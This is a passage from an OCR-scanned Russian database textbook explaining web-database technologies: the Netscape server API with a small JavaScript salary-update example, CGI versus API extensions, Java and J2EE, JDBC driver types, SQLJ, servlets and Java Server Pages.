- connect. Устанавливает соединение с указанной базой данных. Параметры включают описание типа базы данных (Oracle, Sybase, Informix, ODBC), имя сервера, идентификатор и пароль пользователя для регистрации подключения к базе данных, а также имя самой базы данных.
- connection. Проверяет успешность подключения.

- cursor. **Создает курсор для запроса SQL (аналогично курсору, рассмотренному в разделе 21.1.4). Параметры задают оператор SQL, а флажок указывает,** будут ли **записи обновляться посредством данного курсора.**
- disconnect. **Отключение от базы данных.**

Листинг 28.4. Фрагмент сценария JavaScript, предназначенного для корректировки данных о заработной плате сотрудников, в котором используется API-интерфейс Netscape

```
// Подключение к базе данных и проверка того, успешно ли выполнено
// подключение
database.connect(ORACLE, my_server, auser_name, auser_password,
                 dreamhome_dbname)
if (!database.connected())
    write("Error connecting to database")
else{
    // Создание курсора для результатов запроса; второй параметр
    // указывает, что курсор будет использоваться для обновления
myCursor  = database.cursor("SELECT * FROM Staff", TRUE)
    // Обработка всех записей в цикле и обновление поля с данными
    // о зарплате
    while (myCursor.next()) {
        myCursor.salary = myCursor.salary * 1.05
        myCursor.updateRow( Staff)
    }
    // По завершении работы - отключение от базы данных
    database.disconnect()
}
```

Среди методов курсора следует **отметить** следующие: next() — для **обработки в** цикле **всех записей, выборка которых выполнена с помощью курсора;** insertRow — для **вставки новой записи;** updateRow/deleteRow — для обновления/удаления **текущей записи. Кроме того, курсор после его определения будет иметь свойства, представляющие собой** извлеченные **с помощью этого курсора атрибуты. Например, в листинге 28.4 используется курсор** myCursor, **поэтому увеличение значения в поле заработной** платы **осуществляется с помощью свойства** myCursor.salary.

28.7.2. Сравнительная характеристика CGI и API

Интерфейсы CGI и API выполняют одну и ту же задачу — расширение **возможностей Web-сервера. При** этом **сценарии CGI выполняются в среде, созданной программой Web-сервера, т.е. сервер готовит для сценария CGI особую информацию,** представленную в виде **переменных среды, и ожидает** получить **определенный ответ от сценария** CGI **в** результате **его выполнения.** К важным **особенностям этих сценариев относится то, что они могут создаваться на** многих **языках программирования и взаимодействовать с сервером только с использованием одной или** нескольких переменных, **выполняются один раз (при интерпретации Web-сервером запроса, полученного от броузера), а затем возвращают выработанные ими результаты на сервер. Иными словами, программа CGI существует лишь** для получения **от сервера некоторой информации и возвращения ему**

результатов своего выполнения, тогда как за обмен данными с броузером целиком и полностью отвечает Web-сервер.

Возможности подхода с использованием API-интерфейса ограничены не столь значительно. API-программа может взаимодействовать с информацией, поступающей непосредственно из броузера, еще до того, как Web-сервер ее получит. Кроме того, API-программа может получать информацию, направленную Web-сервером броузеру, перехватывать ее, изменять определенным образом, а потом снова направлять броузеру. API-программа может также выполнять некоторые действия по запросу Web-сервера, аналогично тому, как это делают программы CGI. Это позволяет Web-серверу обрабатывать самую разную информацию. Как правило, Web-серверы посылают броузерам обычные заголовки ответов HTTP, но можно создать API-программу, которая сможет либо самостоятельно выполнять эту функцию, предоставляя серверу возможность обрабатывать другие запросы, либо изменять заголовки HTTP подготовленного ответа с целью поддержки различных типов информации.

Кроме того, расширения сервера на основе API-интерфейса загружаются в то же адресное пространство, что и Web-сервер, что отличает их от программ CGI, для которых на сервере создается отдельный процесс по каждому поступившему запросу. В конечном итоге при использовании API-интерфейса можно добиться более высокой производительности, чем при применении сценариев CGI, затратив при этом существенно меньший объем оперативной памяти.

28.8. Язык Java

Java — это оригинальный язык программирования, разработанный корпорацией Sun Microsystems. Первоначально он предназначался для использования в качестве языка программирования для поддержки связанных в сеть компьютеров и встроенных систем. Потенциал языка Java не мог быть полностью реализован до тех пор, пока не возросла в достаточной степени популярность Internet и Web. Сегодня Java быстро становится *фактически* стандартным языком программирования для сложных приложений Web.

Значение языка Java и связанных с ним технологий в последние годы стремительно возрастает. Java [132] является объектно-ориентированным языком программирования со строгим контролем типов, который интересен, прежде всего, возможностью разработки приложений Web *(аплетов)* и серверных приложений (*сервлетов*). В связи с широким распространением Java, его близостью к языкам C и C++ и активной поддержкой различными производителями многие организации выбирают его в качестве предпочтительного языка. Java — это простой, объектно-ориентированный, распределенный, интерпретируемый, устойчивый, безопасный, не зависящий от архитектуры, переносимый, высокопроизводительный, многопотоковый и динамичный язык [298].

Архитектура Java

Язык Java особенно привлекателен тем, что обладает независимой от платформы архитектурой, реализуемой с использованием виртуальной машины Java Virtual Machine (JVM) [8]. По этой причине Java часто называют языком, позволяющим "один раз разработать программу и применять ее где угодно". Среда языка Java схематически показана на рис. 28.7, Компилятор Java считывает файл с расширением `.java` и вырабатывает файл с расширением `.class`, который содержит команды байт-кода, не зависящего от какой-либо компьютерной архитектуры. Байт-код одинаково легко интерпретируется на любой платформе или же транслируется в характерные для нее методы. При этом виртуальная машина JVM может интерпретировать и выполнять байт-код Java непосредст-




Рис. *28.7. Платформа языка Java*

венно на любой платформе, для которой созданы интерпретатор и система времени выполнения. Поскольку практически все разработчики броузеров уже лицензировали технологию Java и реализовали в своих продуктах встроенную виртуальную машину JVM, приложения Java могут выполняться на подавляющем большинстве существующих платформ.

Прежде чем запустить программу Java, ее необходимо загрузить в память. Это делается с помощью специального загрузчика классов Class Loader, который считывает содержащий байт-код файл с расширением `.class` и помещает его в память. Файл класса может быть загружен с локального жесткого диска или из сети. Затем проверяется правильность байт-кода и его соответствие установленным ограничениям защиты языка Java.

Образно говоря, Java является "безопасным" вариантом языка C++. Основными компонентами его системы защиты являются строгая статическая проверка типов, неявное управление выделенной памятью посредством автоматической "сборки мусора" для освобождения динамически распределенной памяти, а также отсутствие механизма указателей на уровне языка. Взятые вместе, эти особенности позволяют избежать возникновения в программах Java ошибок, связанных с неправильным использованием указателей, что весьма характерно для программ на языках C/C++. Упомянутые особенности системы защиты чрезвычайно важны для достижения одной из основных целей создания языка Java: способности безопасно передавать код Java по Internet. Защита является неотъемлемой составной частью проекта Java, которую образно обычно описывают с помощью понятия *песочницы* (sandbox). Предполагается, что "песочница" гарантирует защиту системных ресурсов от несанкционированного доступа со стороны приложения, которое могло быть создано с недобрыми намерениями. Более подробно о системе защиты языка Java см. в разделе 18.5.8.

Платформа Java 2

В 1990-х годах компанией Sun в рамках научно-исследовательского проекта был разработан комплект инструментальных средств разработки Java (JDK — Java Development Kit), состоящий из компилятора и системы времени выполнения. После завершения этого проекта компания Sun предоставила созданный ею комплект JDK для общего доступа через Internet. Версия JDK 1.0 была выпущена в начале 1996 года, а версия JDK 1.1, ставшая общедоступной, — в феврале 1997 года. Вскоре после этого компания Sun объявила о своей инициативе по созданию платформы Java для предприятия (Java Platform for the Enterprise — JPE), состоящей из набора стандартных расширений Java, известных под названием API-интерфейсов Enterprise Java. Платформа JPE позволяет любому поставщику промежуточного программного обеспечения создать стандартизированную среду выполнения для распределенных приложений. Для создания такой среды могут использоваться существующие версии промежуточного программного обеспечения или новые программные продукты. Такой подход позволяет разработчикам приложений создавать программы, не зависящие от платформы и операционной системы. Достигаемые при этом преимущества вполне очевидны.

Но после выпуска платформы JPE был обнаружен целый ряд проблем. Например, не существовало способа проверки того, соответствует ли та или иная серверная платформа требованиям JPE, а API-интерфейсы, входящие в состав JPE, развивались независимо друг от друга, без учета общих конфигураций. В середине 1999 года компания Sun объявила, что приступает к работе над другой, интегрированной платформой Java для предприятий и что эта разработка должна проводиться по следующим направлениям.

- J2ME (Java 2 Platform, Micro Edition). Эта версия предназначена для встроенных платформ и электронных приборов. Версия J2ME предъявляет очень низкие требования к аппаратным средствам и включает только те API-интерфейсы, которые требуются в приложениях, эксплуатируемых во внедренных платформах.
- J2SE (Java 2 Platform, Standard Edition). Эта версия предназначена для среды типичных настольных компьютеров и рабочих станций. Версия J2SE фактически эквивалентна платформе Java 2 (или JDK 1.2).
- J2EE (Java 2 Platform, Enterprise Edition). Эта версия предназначена для создания надежных, масштабируемых, многопользовательских и защищенных производственных приложений.

Версия J2EE была разработана в целях решения сложных задач разработки, развертывания и сопровождения многоуровневых производственных приложений. В настоящее время версия J2EE рассматривается как открытый промышленный стандарт, разрабатываемый компанией Sun Microsystems при содействии таких ведущих разработчиков программного обеспечения, выпускающих программные продукты на основе платформы J2EE, как IBM, Oracle и BEA Systems. В основе стандарта J2EE лежит стандарт формирования серверных компонентов на языке Java — Enterprise JavaBeans (EJB).

Полное описание платформы J2EE выходит за рамки настоящей книги, и для получения дополнительной информации заинтересованный читатель может обратиться к разделу "Дополнительная литература", который относится к данной главе. В настоящем разделе рассматриваются два компонента J2EE: интерфейс JDBC и технология Java Server Pages (серверные страницы Java). Но прежде чем перейти к описанию этих компонентов, рассмотрим упрощенную схему архитектуры J2EE, которая показана на рис. 28.8. Очевидно, что на уровне презентации может применяться целый ряд альтернативных средств, в том числе клиенты на

основе HTML, аплеты Java, приложения Java и клиенты на основе CORBA. Клиенты на основе HTML могут обращаться к службам Web-сервера, таким как сервлеты Java и серверные страницы Java (которые представляют собой сервлеты Java особого типа). Клиенты на основе CORBA используют службы имен CORBA для поиска компонентов, представленных на уровне реализации алгоритмов, а затем вызывают методы этих компонентов с помощью протокола CORBA/IIOP. Клиенты всех прочих типов используют интерфейс JNDI (Java Naming and Directory Interface — интерфейс службы имен и каталогов Java) для поиска компонентов на уровне реализации алгоритмов. Затем применяется протокол RMI/IIOP (Java Remote Method Invocation over Internet Inter-ORB Protocol — интерфейс дистанционного вызова методов Java по межсетевому протоколу передачи сообщений между объектами) для вызова методов на выполнение под управлением соответствующих виртуальных машин Java. Еще один вариант состоит в том, что для обмена данными применяется асинхронная передача сообщений с помощью службы JMS (Java Message Service — служба передачи сообщений Java).




Рис. 28.8, Упрощенная схема архитектуры J2EE

Стандарт EJB (Enterprise JavaBeans — bean-компоненты Java производственного назначения) определяет серверную компонентную архитектуру для прикладного уровня, позволяющую реализовать прикладные алгоритмы и алгоритмы обработки данных. Компоненты EJB могут относиться к одному из следующих типов.

- Bean-компоненты сеанса EJB. Эти компоненты реализуют прикладные алгоритмы, ограничения предметной области и управление потоком данных. Например, bean-компонент сеанса может применяться для ввода заказа, выполнения банковской транзакции, управления запасами или выполнения операций в базе данных. Bean-компоненты сеанса, как правило, существуют только на протяжении срока существования клиентского процесса (сеанса) и могут применяться одновременно только одним клиентом.
- Bean-компоненты объекта EJB. Эти компоненты включают в себя те или иные данные, обрабатываемые на предприятии. В отличие от bean-компонентов сеанса, bean-компоненты объекта являются перманентными (срок их существования может выходить за пределы срока существования клиентского процесса), и допускается их совместное использование несколькими клиентами. Bean-компоненты объекта могут принадлежать к следующим двум типам.
  - Bean-компоненты объекта с перманентностью, управляемой bean-компонентом (Bean-Managed Persistence — BMP). При создании таких компонентов разработчик должен предусмотреть весь необходимый код обеспечения перманентности bean-компонента с использованием такого API-интерфейса, как JDBC или SQLJ (которые рассматриваются ниже) или с использованием средств сериализации Java (см. раздел 25.3.1). Еще один вариант состоит в том, что для автоматизации или упрощения процесса преобразования объекта, представленного bean-компонентом, в реляционную структуру могут применяться такие программные средства объектно-реляционного преобразования, как TOPLink компании ObjectPeople или Java Blend компании Sun.
  - Bean-компоненты объекта с перманентностью, управляемой контейнером (Container-Managed Persistence — CMP). Перманентность этих объектов поддерживается включающим их объектом-контейнером автоматически.

После этого краткого обзора перейдем к описанию трех способов доступа к базе данных с использованием технологий JDBC, SQLJ и JSP (Java Server Pages).

28.8.1. Интерфейс JDBC

Интерфейс JDBC[4], вероятно, является самым известным и совершенным методом доступа к реляционным СУБД из программ Java [152]. Созданный по образцу спецификации ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных), описанной в разделе 21.3, пакет JDBC определяет API-интерфейс доступа к базе данных, поддерживающий основные функции языка SQL и позволяющий осуществить доступ к широкому кругу реляционных СУБД. Благодаря пакету JDBC язык Java может использоваться в качестве базового языка программирования приложений баз данных. На основе JDBC создаются API-интерфейсы более высокого уровня. Ниже описаны некоторые API-интерфейсы высокого уровня, разработанные на основе JDBC,

[4] *Существует ошибочное мнение о том, что JDBC — это аббревиатура, образованная от Java Database Connectivity, но в действительности JDBC — это зарегистрированная торговая марка.*

- Встроенные конструкции SQL для языка Java. В соответствии с требованиями этого подхода операторы SQL передаются методам Java в виде строк. Встроенный препроцессор языка SQL позволяет программисту использовать в операторах SQL переменные языка Java для получения или передачи значений SQL. В ходе выполнения встроенный препроцессор SQL транслирует этот смешанный код Java/SQL в код на языке Java с включенными в него вызовами методов JDBC. Для реализации этого подхода консорциумом в составе Oracle, IBM и Sun была разработана спецификация *SQLJ*, которая рассматривается ниже.
- **Прямое преобразование таблиц реляционных баз данных в классы Java.** В таком "объектно-реляционном" преобразовании каждая строка таблицы становится экземпляром соответствующего ей класса, а каждое значение столбца рассматривается как атрибут этого экземпляра. В результате программисты получают возможность работать непосредственно с объектами Java, а необходимые для извлечения или сохранения данных вызовы кода SQL формируются автоматически. Предусмотрены также более сложные варианты преобразования, при которых, например, в одном классе Java могут объединяться строки из нескольких таблиц. Такие функциональные возможности предоставляет программный продукт Java Blend компании Sun.

Интерфейс JDBC API состоит из двух основных частей: API-интерфейса, предназначенного для создания приложений, и низкоуровневого API-интерфейса, используемого для разработки драйверов. Приложения могут получать доступ к базам данных с помощью драйверов ODBC и существующих клиентских библиотек базы данных (рис. 28.9) или на основе интерфейса JDBC API с драйверами только на языке Java (рис. 28.10). Ниже перечислены применяемые при этом способы организации взаимодействия с базой данных.

1. Мост JDBC-ODBC. Эта версия средств доступа была разработана в середине 1996 года компаниями Sun и Intersolv. Она предусматривает доступ к базе данных через интерфейс JDBC с помощью драйверов ODBC. В этом случае драйверы ODBC выполняют функции посредника между драйвером JDBC и клиентскими библиотеками разработчика базы данных. Для этого необходимо, чтобы двоичный код драйвера ODBC (а во многих случаях и некоторое клиентское программное обеспечение для работы с базами данных) был загружен на каждом клиентском компьютере, использующем этот драйвер, поэтому драйвер такого типа может применяться в Internet только в ограниченной степени. Этот подход приводит также к некоторому снижению производительности из-за дополнительного преобразования данных при прямой и обратной передаче от драйвера JDBC к драйверу ODBC, и в связи с этим может оказаться неприемлемым для создания крупномасштабных приложений. К тому же этот подход не обеспечивает поддержку всех средств языка Java, и возможности программы ограничиваются только теми, что предоставляет соответствующий драйвер ODBC. Но данный подход имеет также значительное преимущество в том, что в настоящее время драйверы ODBC распространены буквально повсеместно.
2. Драйвер JDBC, лишь частично написанный на языке Java. Драйвер такого типа преобразует вызовы JDBC в вызовы функций клиентских API-интерфейсов используемой СУБД. Драйвер взаимодействует непосредственно с сервером базы данных и поэтому на каждом клиентском компьютере должно быть загружено некоторое клиентское программное обеспечение для работы с базами данных. Таким образом, этот подход также характеризуется ограниченными возможностями его применения для Internet, но

Рис. 28.9, Схема подключения к базе данных интерфейса JDBC с помощью драйверов ODBC

может успешно применяться для создания приложений, эксплуатируемых во внутренних сетях. Драйвер такого типа обеспечивает более высокую производительность по сравнению с мостом JDBC-ODBC.

3. Полностью написанный на языке Java драйвер JDBC для промежуточного уровня программного обеспечения СУБД. Этот драйвер преобразует вызовы JDBC в сообщения протокола промежуточного уровня, которые затем преобразуются сервером промежуточного уровня в сообщения протокола СУБД. Промежуточный уровень обеспечивает соединение со многими различными базами данных. В целом это наиболее гибкое из всех альтернативных решений с использованием пакета JDBC. Весьма вероятно, что все разработчики подобных решений вскоре предоставят продукты, предназначенные для доступа к данным во внутренней сети. Для поддержки открытого доступа в сети Internet они должны обеспечить выполнение дополни-

Рис. 28.10. Схема установки соединения JDBC с использованием драйверов только на языке Java

тельных требований к защите (например, доступ через брандмауэры), предъявляемых к среде Web. Некоторые компании-разработчики добавили драйверы JDBC к своим уже существующим программным продуктам промежуточного уровня для работы с базами данных. Драйверы такого типа могут оказаться наиболее подходящими для среды, в которой необходимо обеспечить связь со многими серверами СУБД и разнотипными базами данных, а также требуется поддержка значительного количества одновременно работающих пользователей. В подобной среде важное значение приобретают задачи обеспечения высокой производительности и масштабирования.

4. Написанный полностью на языке Java драйвер JDBC с прямым подключением к базе данных. Этот драйвер преобразует вызовы JDBC в сообщения сетевого протокола, используемого непосредственно СУБД. При этом допускается выполнение прямых вызовов из клиентского компьютера, передаваемых на сервер СУБД. Такой метод представляет собой удобное практическое решение для организации доступа к СУБД в Internet и позволяет динамически загружать необходимые драйверы. Драйверы такого типа реализуются полностью на языке Java, благодаря чему достигается независимость от платформы и устраняются проблемы развертывания.

Но для реализации такого подхода разработчик должен предусмотреть отдельный драйвер для каждой базы данных. Поскольку многие протоколы доступа к СУБД являются специализированными, основными поставщиками необходимых драйверов являются сами разработчики баз данных, причем некоторые из компаний-разработчиков баз данных в настоящее время уже создали требуемые драйверы.

Преимущество использования драйверов ODBC заключается в том, что они *фактически* стали стандартом доступа к базам данных на персональных компьютерах и их варианты имеются для большинства самых популярных СУБД, причем по достаточно низкой цене. Тем не менее последний подход обладает следующими недостатками.

- Тот драйвер JDBC, который не полностью написан на языке Java, не обязательно будет работать с любым броузером.
- В настоящее время (по соображениям защиты) загруженный из сети Internet аплет может подключаться только к базе данных, расположенной на том же компьютере, с которого этот аплет был получен (подробнее об этом см. в разделе 18.5.8).
- Расходы на развертывание приложений возрастают из-за необходимости устанавливать, настраивать и сопровождать на каждом клиентском компьютере некоторый набор драйверов, а в случае первых двух подходов — загружать и программное обеспечение базы данных (см. раздел 28.3).

С другой стороны, драйвер JDBC, полностью написанный на языке Java, может быть загружен вместе с аплетом. Пример 3.4 иллюстрирует использование интерфейса JDBC.

Совместимость со стандартом SQL

Хотя в большинстве реляционных СУБД для выполнения основных функций используется стандартная форма языка SQL, в них, как правило, не поддерживаются более сложные функции, появившиеся в последнее время. Например, не во всех реляционных СУБД обеспечивается поддержка хранимых процедур или выполнение внешних соединений. А если эти функции поддерживаются СУБД, то зачастую используемые методы несовместимы друг с другом. Интерфейс JDBC API был задуман именно для поддержки различных диалектов SQL.

Одним из способов решения этой проблемы с помощью интерфейса JDBC API является передача любой строки запроса в соответствующий драйвер СУБД. Это означает, что приложение может совершенно свободно использовать любые необходимые функциональные средства языка SQL, хотя при работе с некоторыми типами СУБД это может привести к появлению сообщений об ошибке. На самом деле запрос может быть выражен вообще не на языке SQL, или это может быть некая особая разновидность языка SQL, разработанная специально для СУБД некоторого конкретного типа. Кроме того, пакет JDBC поддерживает управляющие последовательности в стиле ODBC. Синтаксис управляющих последовательностей обеспечивает стандартный синтаксис пакета JDBC для нескольких самых распространенных разновидностей языка SQL. Существуют, например, управляющие последовательности для строковых значений дат и вызовов хранимых процедур.

В сложных приложениях пакет JDBC способен поддерживать совместимость с SQL третьим способом. Он предоставляет описательную информацию об используемой СУБД с помощью интерфейса *DatabaseMetaData*, что позволяет приложению адаптироваться к требованиям и возможностям каждой конкретной СУБД.

Для решения проблемы совместимости с Java компания Sun ввела обозначение "JDBC COMPLIANT™" (совместимый с JDBC) для описания стандартного набора функциональных средств JDBC, на наличие которого может рассчитывать пользователь. Драйвер может получить такое обозначение только в том случае, если он поддерживает по меньшей мере начальный уровень спецификации ANSI SQL2. Для проверки совместимости с интерфейсом JDBC API разработан специальный тест.

28.8.2. Спецификации SQLJ

Еще одним подходом, реализованным на основе пакета JDBC, является использование в программах на языке Java внедренных операторов SQL. Консорциум организаций (Oracle, IBM и Tandem) предложил спецификацию для языка Java по поддержке *статических* внедренных операторов SQL, получившую название SQLJ [234]. Это — расширение стандарта ISO/ANSI по внедрению операторов языка SQL, которое регламентирует поддержку только языков C, Fortran, COBOL, ADA, Mumps, Pascal и PL/1 (см. главу 21).

Спецификация SQLJ определяет набор конструкций, которые дополняют язык Java для включения в него таких конструкций языка SQL, как операторы и выражения. Транслятор SQLJ преобразует конструкции SQLJ в стандартный код Java, который получает доступ к базе данных с помощью интерфейса на уровне вызовов. Использование SQLJ иллюстрируется в примере Ж.5.

28.8.3. Сравнительная характеристика интерфейсов JDBC и SQLJ

Спецификация SQLJ регламентирует использование статических внедренных операторов SQL, тогда как интерфейс JDBC позволяет работать с языком SQL динамически. Поэтому спецификация SQLJ обеспечивает статический анализ с целью проверки синтаксиса, соответствия типов и контроля схемы, что позволяет создавать более надежные программы, но за счет определенного сокращения функциональных возможностей и достигаемой гибкости решений. Кроме того, подобный подход позволяет заранее определять стратегию выполнения запросов в СУБД, что повышает скорость их выполнения. Пакет JDBC, использующий динамический вариант языка SQL, позволяет вызывающей программе формировать операторы SQL непосредственно во время выполнения.

Интерфейс JDBC является промежуточным программным средством низкого уровня, предоставляющим основные функции, необходимые для организации взаимодействия программы Java с конкретной реляционной СУБД. При использовании интерфейса JDBC разработчики должны подготовить реляционную схему, в которую в дальнейшем будут преобразовываться объекты Java. Поэтому для записи объекта Java в базу данных необходимо предусмотреть код для преобразования объекта Java в строки соответствующих отношений (см. раздел 24.4). Аналогичную процедуру потребуется выполнить и в обратном направлении с целью организации чтения объекта Java из базы данных. Подобный подход связан со следующими известными проблемами:

- необходимость освоения двух различных принципов работы (объектного и реляционного);
- необходимость проектирования реляционной схемы, предназначенной для преобразования в объектную структуру;

- необходимость создания кода преобразования, а всем известно, что такая задача является трудоемкой, в процессе ее решения часто возникают ошибки, а полученный код трудно сопровождать по мере развития системы.

Тем не менее упомянутые подходы действительно предоставляют важную и жизненно необходимую связь с уже существующими традиционными системами, сформированными с использованием стандарта ODBC.

28.8.4. Сервлеты Java

Сервлеты представляют собой программы, которые выполняются на Web-сервере с поддержкой Java и формируют Web-страницы, аналогично программам CGI, которые рассматривались в разделе 28.5. Тем не менее сервлеты обладают значительными преимуществами по сравнению с CGI, которые перечислены ниже.

- Повышение производительности. При использовании технологии CGI для обработки каждого запроса создается отдельный процесс. В отличие от этого, при использовании сервлетов обработка каждого запроса осуществляется с помощью упрощенного потока (lightweight thread), который поддерживается виртуальной машиной JVM. Кроме того, сервлет остается в оперативной памяти от одного запроса к другому, а программа CGI (а также, возможно, предназначенная для ее поддержки система времени выполнения или программа интерпретатора, для которой обычно требуется большой объем памяти) должна выгружаться, а затем снова загружаться при поступлении следующего запроса CGI. По мере увеличения количества обрабатываемых запросов сервлеты показывают все более высокие характеристики производительности по сравнению с CGI.
- Переносимость. Сервлеты Java соответствуют принципам разработки, позволяющим "один раз разработать программу и применять ее где угодно", которые реализованы в языке Java. С другой стороны, программы CGI оказываются менее переносимыми и привязанными к конкретному Web-серверу.
- Расширяемость. Java — это надежный, полностью объектно-ориентированный язык. Для создания сервлетов Java может применяться код Java из любого источника, а сами сервлеты могут обращаться к широкому набору API-интерфейсов, предусмотренных для платформы Java, которые обеспечивают доступ к базе данных с помощью интерфейса JDBC, обработку электронной почты, поддержку серверов каталогов, технологий CORBA, RMI и Enterprise JavaBeans.
- Упрощенное управление сеансом. В типичной программе CGI используются cookie-файлы в клиентской или серверной части (или в обеих частях приложения) для поддержки некоторой информации о состоянии или сеансе. Но cookie-файлы не решают проблему сохранения "открытого" соединения между программой CGI и базой данных, поскольку в каждом сеансе все еще необходимо повторно устанавливать или поддерживать соединение. С другой стороны, сервлеты позволяют поддерживать идентичность состояния и сеанса, поскольку они являются перманентными и обрабатывают все клиентские запросы до закрытия сервлета Web-сервером (или явного уничтожения с помощью метода destroy). Один из способов поддержки состояния/сеанса состоит в создании многопотокового класса сеанса, а затем сохранении и сопровождении информации о каждом клиентском запросе в одном сервлете. При получении первого запроса от клиента в сервлете создается новый объект Session, соответствующий данному клиенту, а сеансу присваивается уникальный идентификатор сеанса, который записывается в

хеш-таблицу сервлета. После получения от клиента второго запроса ему передается идентификатор сеанса, а из объекта сеанса извлекается информация для восстановления предыдущего состояния сеанса. Для каждого сеанса создается также многопотоковый объект контроля тайм-аута, который позволяет закрыть сеанс по тайм-ауту, если в нем не проявляется активность в течение определенного времени.

- Повышенный уровень защищенности и надежности. Еще одним преимуществом сервлетов является то, что на них распространяется встроенная модель защиты Java и в них применяются присущие языку Java средства строгого контроля типов, поэтому сервлеты являются более надежными по сравнению с серверными программами других типов.

В комплект инструментальных средств разработки сервлетов Java (Java Servlet Development Kit — JSDK) входят пакеты `javax.servlet` и `javax.servlet.http`, которые включают необходимые классы и интерфейсы для разработки сервлетов. Более подробное описание сервлетов выходит за рамки этой книги, и заинтересованный читатель может обратиться ко многим книгам, посвященным этой теме, например [39], [150] и [328].

28.8.5. Серверные страницы Java

Технология серверных страниц Java (Java Server Pages — JSP) основана на серверном языке сценариев, подобном Java, который позволяет формировать Web-страницы, содержащие сочетание статического кода HTML с динамически формируемым кодом HTML. При использовании этой технологии разработчики информационного наполнения могут применять обычные инструментальные средства формирования Web-страниц (например, программу FrontPage компании Microsoft или программу Dreamweaver компании Macromedia), а затем модифицировать файл HTML и внедрять в него динамическое информационное наполнение с помощью специальных дескрипторов. Технология JSP может применяться на большинстве Web-серверов, включая HTTP-сервер Apache и Internet Information Server компании Microsoft (с дополнительными модулями WebSphere компании IBM, JRun компании LiveSoftware и ServletExec компании New Atlanta). Код JSP автоматически компилируется в сервлет Java и обрабатывается Web-сервером с поддержкой Java.

При использовании этой технологии страница может включать, кроме обычного кода HTML, следующие три основных типа конструкций JSP.

- Элементы сценария. Эти конструкции (называемые скриптлетами — scriptlet) позволяют применять код Java, который должен войти в состав автоматически создаваемого сервлета.
- Директивы. Эти конструкции передаются машине JSP и управляют общей структурой сервлета.
- Действия (дескрипторы). С помощью этих конструкций обеспечивается возможность, использовать существующие компоненты (такие как bean-компоненты Java). Многие аналитики предсказывают, что со временем основная часть средств обработки JSP будет реализована с использованием предназначенных специально для JSP дескрипторов на основе XML. Язык JSP уже включает целый ряд стандартных дескрипторов подобного типа, таких как `jsp:bean` (для объявления об использовании некоторого экземпляра bean-компонента Java), `jsp:setProperty` (для присваивания значения свойству bean-компонента) и `jsp:getProperty` (для получения значения определенного свойства bean-компонента, преобразования его в строку та присваивания неявно заданному объекту `'out'`).

